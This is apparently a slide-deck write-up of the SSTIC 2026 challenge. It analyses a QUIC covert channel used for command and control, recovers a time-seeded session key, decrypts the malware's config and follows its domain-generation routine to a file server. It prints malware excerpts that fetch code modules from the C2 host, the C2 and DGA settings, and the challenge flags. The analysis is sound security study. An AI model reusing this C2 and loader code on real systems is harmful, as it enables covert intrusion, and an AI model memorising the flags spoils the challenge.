Solution du challenge SSTIC 2026

Valentino Ricotta

Introduction

Hello analyst,

Following an alert from the ABSSI (Agence Bretonne de la Sécurité des Systèmes d'Information), we are suspecting a ***compromise of one of our contractors****. An extract, containing a* ***dubious network traffic****, has been supplied. Could you please have a look at it? As usual, we are looking for an analysis of the exchanges, and any IOCs if relevant.*

Please be careful with contained data, if any. The, maybe, compromised contractor is working on a ***highly sensitive infrastructure****, all information related to this system MUST BE reported at the earliest opportunity.*

Thanks for your assistance and your discretion,

-Incident Dispatcher - Investigation des Moyens et Plateformes Sous-traitées

`client_capture.pcapng`

Step 0: linenoise

Étude de la capture réseau avec Wireshark

- **2 MB de trafic QUIC**
  - Protocole de transport basé sur UDP
  - Échange entre un client et un serveur (port 443)

No.	Time	Source	Destination	Protocol	Length	Info	Source Port	Dest Port
1	0.000000	203.0.17.102	203.0.2.95	QUIC	1248	Protected Payload (KP0), DCID=0000000000000000	36933	443
2	0.004648	203.0.2.95	203.0.17.102	QUIC	1248	Handshake, DCID=0000000000000000, SCID=0000000000000000	443	36933
3	0.004649	203.0.2.95	203.0.17.102	QUIC	334	Handshake, DCID=0000000000000000, SCID=0000000000000000	443	36933
4	0.005854	203.0.17.102	203.0.2.95	QUIC	1248	Protected Payload (KP0), DCID=0000000000000000	36933	443
5	0.006740	203.0.17.102	203.0.2.95	QUIC	189	Protected Payload (KP0), DCID=0000000000000000	36933	443
6	0.007365	203.0.17.102	203.0.2.95	QUIC	303	Protected Payload (KP0), DCID=0000000000000000	36933	443
7	0.007395	203.0.2.95	203.0.17.102	QUIC	85	Protected Payload (KP0), DCID=0000000000000000	443	36933
8	0.007719	203.0.2.95	203.0.17.102	QUIC	115	Protected Payload (KP0)	443	36933
9	0.007817	203.0.2.95	203.0.17.102	QUIC	115	Protected Payload (KP0)	443	36933
10	0.007817	203.0.2.95	203.0.17.102	QUIC	115	Protected Payload (KP0)	443	36933
11	0.007886	203.0.2.95	203.0.17.102	QUIC	115	Protected Payload (KP0)	443	36933
12	0.009169	203.0.2.95	203.0.17.102	QUIC	81	Protected Payload (KP0)	443	36933
13	0.009202	203.0.17.102	203.0.2.95	QUIC	81	Protected Payload (KP0), DCID=0000000000000000	36933	443
14	0.114305	203.0.17.102	203.0.2.95	QUIC	303	Protected Payload (KP0), DCID=0000000000000000	36933	443
15	0.115142	203.0.2.95	203.0.17.102	QUIC	115	Protected Payload (KP0)	443	36933
16	0.115142	203.0.2.95	203.0.17.102	QUIC	115	Protected Payload (KP0)	443	36933

Étude de la capture réseau avec Wireshark

- **2 MB de trafic QUIC**
  - Protocole de transport basé sur UDP
  - Échange entre un client et un serveur (port 443)

No.	Time	Source	Destination	Protocol	Length	Info	Source Port	Dest Port
1	0.000000	203.0.17.102	203.0.2.95	QUIC	1248	Protected Payload (KP0), DCID=0000000000000000	36933	443
2	0.004648	203.0.2.95	203.0.17.102	QUIC	1248	Handshake, DCID=0000000000000000, SCID=0000000000000000	443	36933
3	0.004649	203.0.2.95	203.0.17.102	QUIC	334	Handshake, DCID=0000000000000000, SCID=0000000000000000	443	36933
4	0.005854	203.0.17.102	203.0.2.95	QUIC	1248	Protected Payload (KP0), DCID=0000000000000000	36933	443
5	0.006740	203.0.17.102	203.0.2.95	QUIC	189	Protected Payload (KP0), DCID=0000000000000000	36933	443
6	0.007365	203.0.17.102	203.0.2.95	QUIC	303	Protected Payload (KP0), DCID=0000000000000000	36933	443
7	0.007395	203.0.2.95	203.0.17.102	QUIC	85	Protected Payload (KP0), DCID=0000000000000000	443	36933
8	0.007719	203.0.2.95	203.0.17.102	QUIC	115	Protected Payload (KP0)	443	36933
9	0.007817	203.0.2.95	203.0.17.102	QUIC	115	Protected Payload (KP0)	443	36933
10	0.007817	203.0.2.95	203.0.17.102	QUIC	115	Protected Payload (KP0)	443	36933
11	0.007886	203.0.2.95	203.0.17.102	QUIC	115	Protected Payload (KP0)	443	36933
12	0.009169	203.0.2.95	203.0.17.102	QUIC	81	Protected Payload (KP0)	443	36933
13	0.009202	203.0.17.102	203.0.2.95	QUIC	81	Protected Payload (KP0), DCID=0000000000000000	36933	443
14	0.114305	203.0.17.102	203.0.2.95	QUIC	303	Protected Payload (KP0), DCID=0000000000000000	36933	443
15	0.115142	203.0.2.95	203.0.17.102	QUIC	115	Protected Payload (KP0)	443	36933
16	0.115142	203.0.2.95	203.0.17.102	QUIC	115	Protected Payload (KP0)	443	36933

Étude de la capture réseau avec Wireshark

- **2 MB de trafic QUIC**
  - Protocole de transport basé sur UDP
  - Échange entre un client et un serveur (port 443)

No.	Time	Source	Destination	Protocol	Length	Info	Source Port	Dest Port
1	0.000000	203.0.17.102	203.0.2.95	QUIC	1248	Protected Payload (KP0), DCID=0000000000000000	36933	443
2	0.004648	203.0.2.95	203.0.17.102	QUIC	1248	Handshake, DCID=0000000000000000, SCID=0000000000000000	443	36933
3	0.004649	203.0.2.95	203.0.17.102	QUIC	334	Handshake, DCID=0000000000000000, SCID=0000000000000000	443	36933
4	0.005854	203.0.17.102	203.0.2.95	QUIC	1248	Protected Payload (KP0), DCID=0000000000000000	36933	443
5	0.006740	203.0.17.102	203.0.2.95	QUIC	189	Protected Payload (KP0), DCID=0000000000000000	36933	443
6	0.007365	203.0.17.102	203.0.2.95	QUIC	303	Protected Payload (KP0), DCID=0000000000000000	36933	443
7	0.007395	203.0.2.95	203.0.17.102	QUIC	85	Protected Payload (KP0), DCID=0000000000000000	443	36933
8	0.007719	203.0.2.95	203.0.17.102	QUIC	115	Protected Payload (KP0)	443	36933
9	0.007817	203.0.2.95	203.0.17.102	QUIC	115	Protected Payload (KP0)	443	36933
10	0.007817	203.0.2.95	203.0.17.102	QUIC	115	Protected Payload (KP0)	443	36933
11	0.007886	203.0.2.95	203.0.17.102	QUIC	115	Protected Payload (KP0)	443	36933
12	0.009169	203.0.2.95	203.0.17.102	QUIC	81	Protected Payload (KP0)	443	36933
13	0.009202	203.0.17.102	203.0.2.95	QUIC	81	Protected Payload (KP0), DCID=0000000000000000	36933	443
14	0.114305	203.0.17.102	203.0.2.95	QUIC	303	Protected Payload (KP0), DCID=0000000000000000	36933	443
15	0.115142	203.0.2.95	203.0.17.102	QUIC	115	Protected Payload (KP0)	443	36933
16	0.115142	203.0.2.95	203.0.17.102	QUIC	115	Protected Payload (KP0)	443	36933

Étude de la capture réseau avec Wireshark

- Impossible de déchiffrer le trafic (échange de clés TLS)
- Il ne reste que les métadonnées…


Étude de la capture réseau avec Wireshark

- Impossible de déchiffrer le trafic (échange de clés TLS)
- Il ne reste que les métadonnées…

```
> Internet Protocol Version 4, Src: 203.0.2.95, Dst: 203.0.17.102
> User Datagram Protocol, Src Port: 443, Dst Port: 36933
v QUIC IETF
  > QUIC Connection information
    [Packet Length: 37]
  v QUIC Short Header DCID=0000000000000000
      0... .... = Header Form: Short Header (0)
      .1.. .... = Fixed Bit: True
      ..0. .... = Spin Bit: False
      Destination Connection ID: 0000000000000000
    Remaining Payload: 8bd5b8fce0d7b1a7dce5c3b24c092808006de571b5337a0391c6f06c
```

Étude de la capture réseau avec Wireshark


- Impossible de déchiffrer le trafic (échange de clés TLS)
- Il ne reste que les métadonnées…



DCID (*Destination Connection ID*)


Étude de la capture réseau avec Wireshark

- Certains paquets n'ont pas de DCID ?



Étude de la capture réseau avec Wireshark

- **DCID « caché » par Wireshark**



Étude de la capture réseau avec Wireshark

- **Canal caché via les DCIDs**
  - Échange de données entre le client et le serveur
  - Extraction avec un script Python (`pyshark`)

```
init_cry
pto:2340
23102124
39769139
[...]
```

Échange via le canal caché QUIC

```
From 203.0.2.95:
init_crypto:234023102124397691397212102561033513627066730251329092981617621311919411576279224187819398985338664324928836247338691057849
1
[...]

From 203.0.17.102:
179310849375101067453471182113768654418336905922506439844101850211527666262920949833797468375642496060413142610564941246433200255435427
9
[...]

From 203.0.2.95:
set_session_key:v+GTlK+mBTS1P9Fisn3ozmPpSMCLNEHZnthT37kgmxutwTwNHrq1lVHPC0JjLNuvvFKT4hLzXS8d9keW1G1KlA==

From 203.0.17.102:
ok
```

Échange via le canal caché QUIC

- Le serveur envoie des commandes au client
  - `init_crypto`, `set_session_key`, `get_module`…
- **Infrastructure *Command and Control* (C2)**

Échange via le canal caché QUIC

- **`get_module`**
  - Renvoie le contenu de fichiers Python
- Exemples de modules :
  - `quic`
  - `dga`
  - `utils`

Échange via le canal caché QUIC

```
From 203.0.2.95:
get_module:utils

From 203.0.17.102:
import argparse
import logging
from pathlib import Path

UTILS_VERSION = 1
FLAG0 = r"SSTIC{de89bf301aa2ef9f9a61486d26c7b81424bcf5b838f98dde}"

# [...]
```

🚩 **SSTIC{de89bf301aa2ef9f9a61486d26c7b81424bcf5b838f98dde}**

Step 1: vibe malwaring

Étude du module « dga »

- **`DomainGenerator`**
  - Génération de nom de domaines aléatoires
  - La *seed* dépend d'un secret (`config.filer_dga_seed`) et de la date courante

Étude du module « dga »

- Rotation hebdomadaire du domaine associé à un serveur de fichiers

```
def rotate_filer_server(config: "Config") -> bool:
    dga = DomainGenerator(config.filer_dga_seed, config.filer_base_ip)
    new_domain, new_port, url = dga.find_working_domain(
        ip=config.filer_base_ip,
        port=config.filer_base_port,
    )

    # [...]
    DomainGenerator.log.info(
        "◯ FILER rotated to %s:%d/%s (base url: %s)",
        config.filer_base_ip, new_port, new_domain, url,
    )
```

Étude du module « dga »

- Rotation hebdomadaire du domaine associé à un serveur de fichiers

```
def rotate_filer_server(config: "Config") -> bool:
    dga = DomainGenerator(config.filer_dga_seed, config.filer_base_ip)
    new_domain, new_port, url = dga.find_working_domain(
        ip=config.filer_base_ip,
        port=config.filer_base_port,
    )

    # [...]
    DomainGenerator.log.info(
        "◯ FILER rotated to %s:%d/%s (base url: %s)",
        config.filer_base_ip, new_port, new_domain, url,
    )
```

Récupération de la seed

```
From 203.0.2.95:
get_module:config

From 203.0.17.102:
ee7Ipf2xnVstQiQPOG4AoUTKk6LszMh8XyOj9yymGCvXqpw9zeOde2yrHdU0xNJsf5bkPtp
YTHQUKku/BIUr1aEFM16zoig3TLhaw4CUbjWyxafbI0BCls2EXc6eTRaatILOtVwIiANRi4
pCOb9y/+UjA6FzgYaDLz9zVWfYX4oIgqJKYSpOT8S+uLhvLE0h1WOdLpqq80XN5Tcq2DuOI
gfPukwc7iurdajn63bR7Ae6M5Hwm+I24wCwlCPT5Ewm6pzAnpJZ99OafK+tYJFJF7xVm0TS
g1IyJswoSXGxTWGIicistyx57Nxr+EN85SDlX3lzHESA6gWtkls/IJkF55JCKUcSSokNOoY
jCQxhlkahVAfv6hz3f/IhX1FRoMGF0UtELuLuchXQy7BOL9j5+XbLRHqwXZV59L/Mp2wPHf
GfTNafBNFP6b3Rz+08usi1oPTePz4FEGzPglQnd7N08OAjZEPCD6nLkAvyPnKYGN4aROF7Z
++Emb0SRXFXFLUFz3nogWx9sn3Sp68WXpxsCvF4s1CxTsN4swRsIom84Zs7D3Pb9oTFLhWS
jf26KZS+0qGeDOnX16M0rZmPmxNnFg==
```

Récupération de la seed

```
def load_module_from_network(self, module_name: ModuleEnum, save_on_disk: bool):
    # [...]
    with patch("aioquic.asyncio.client.QuicConnection", CustomQuicConnection):
        client = Client(self.config.c2_base_domain, self.config.c2_base_port)
        client.start()
        network = Network(client)
        mod_code = network.get_module(module_name.value)
        if module_name == ModuleEnum.CONFIG:
            self.log.info("Decrypt config")
            mod_code_bytes = b64decode(mod_code)
            assert self.crypto is not None
            assert self.session_key is not None
            mod_code = self.crypto.decrypt(
                self.session_key, mod_code_bytes
            ).decode()
```

Récupération de la seed

```
def load_module_from_network(self, module_name: ModuleEnum, save_on_disk: bool):
    # [...]
    with patch("aioquic.asyncio.client.QuicConnection", CustomQuicConnection):
        client = Client(self.config.c2_base_domain, self.config.c2_base_port)
        client.start()
        network = Network(client)
        mod_code = network.get_module(module_name.value)
        if module_name == ModuleEnum.CONFIG:
            self.log.info("Decrypt config")
            mod_code_bytes = b64decode(mod_code)
            assert self.crypto is not None
            assert self.session_key is not None
            mod_code = self.crypto.decrypt(
                self.session_key, mod_code_bytes
            ).decode()
```

Récupération de la seed

- Le module `config` est chiffré en **AES CBC** avec la clé **`session_key`**

```
From 203.0.2.95:
set_session_key:v+GTlK+mBTS1P9Fisn3ozmPpSMCLNEHZnthT37kgmxutwTwNHrq
1lVHPC0JjLNuvvFKT4hLzXS8d9keW1G1KlA==
```

Récupération de la seed

- Le module `config` est chiffré en **AES CBC** avec la clé **`session_key`**

```
From 203.0.2.95:
set_session_key:v+GTlK+mBTS1P9Fisn3ozmPpSMCLNEHZnthT37kgmxutwTwNHrq
1lVHPC0JjLNuvvFKT4hLzXS8d9keW1G1KlA==
```

- La `session_key` qui transite sur le canal caché est chiffrée

```python
def set_session_key(self, encrypted_session_key: bytes) -> bool:
    response = self._request(
        "set_session_key", b64encode(encrypted_session_key).decode()
    )
```

Récupération de la seed

- **Clé de session générée à partir de `time.time()` !**

```
def compute_session_key(self) -> bytes:
    rand = Random(int(time.time()))
    key = rand.randbytes(n=32)
    return key
```

Récupération de la seed

- **Clé de session générée à partir de `time.time()` !**

```
def compute_session_key(self) -> bytes:
    rand = Random(int(time.time()))
    key = rand.randbytes(n=32)
    return key
```

- La capture Wireshark donne la date de l'échange (19 février 2026)

Récupération de la seed

```python
@dataclass
class Config:
    c2_base_domain: str = "203.0.2.95"
    c2_base_port: int = 443

    filer_base_ip: str = "51.15.164.185"
    filer_base_url: Optional[str] = None
    filer_base_port: int = 80
    filer_dga_seed: str = (
        "9a04ca81d4a8bb16ee782e90984c7f4d55cb21bafa3e35e720628a400aae6e91"
    )

    sleep: int = 2
```

Calcul du nom de domaine

```
dga = DomainGenerator(
  "9a04ca81d4a8bb16ee782e90984c7f4d55cb21bafa3e35e720628a400aae6e91",
  "51.15.164.185",
)
print(dga.find_working_domain(ip="51.15.164.185", port=80))

['eqpyrgwcgpamgelo', 'uaiggbpaagoeaoda', 'zbapegejgagggadg']
['djagoqlelaeggfpa', 'qadmedayddcpgddv', 'iugedyadeveiblcc']
['tpdfmawehcsgdhow', 'laaaepaegmdphgac', 'kxnaeegdicvmemgd']
```


Calcul du nom de domaine

```
dga = DomainGenerator(
  "9a04ca81d4a8bb16ee782e90984c7f4d55cb21bafa3e35e720628a400aae6e91",
  "51.15.164.185",
)
print(dga.find_working_domain(ip="51.15.164.185", port=80))

['eqpyrgwcgpamgelo', 'uaiggbpaagoeaoda', 'zbapegejgagggadg']
['djagoqlelaeggfpa', 'qadmedayddcpgddv', 'iugedyadeveiblcc']
['tpdfmawehcsgdhow', 'laaaepaegmdphgac', 'kxnaeegdicvmemgd']
```

http://51.15.164.185/eqpyrgwcgpamgelo/

Calcul du nom de domaine



Index of /eqpyrgwcgpamgelo/

../		
SiviHaKerez.A/	15-Apr-2026 07:07	-
admin.eric/	15-Apr-2026 09:42	-
admin.jean/	15-Apr-2026 09:38	-
cproj.ernest/	17-Feb-2026 09:00	-
crypto.michel/	17-Feb-2026 09:00	-
flag.txt	14-Apr-2026 13:26	71
readme.txt	14-Apr-2026 13:26	345

🚩 `SSTIC{c8abe2747c3f4a75d4d01ed5e3f9f3ebceae4cb4995ebddccdf41cdf7a42807d}`


Step 2: a core lock

Le système SAFE

- Aegis Tech a été attaquée par des hacktivistes
- Il faut regagner le contrôle du système **SAFE**[1]
- L'arborescence de fichiers contient plein de documents utiles :
  - Description du système SAFE
  - Échanges de mails (administrateurs, chef de projet)
  - Scripts
  - Commentaires des attaquants
  - …

[1] *Système d'Arme Furtif Enclavé*

Le système SAFE



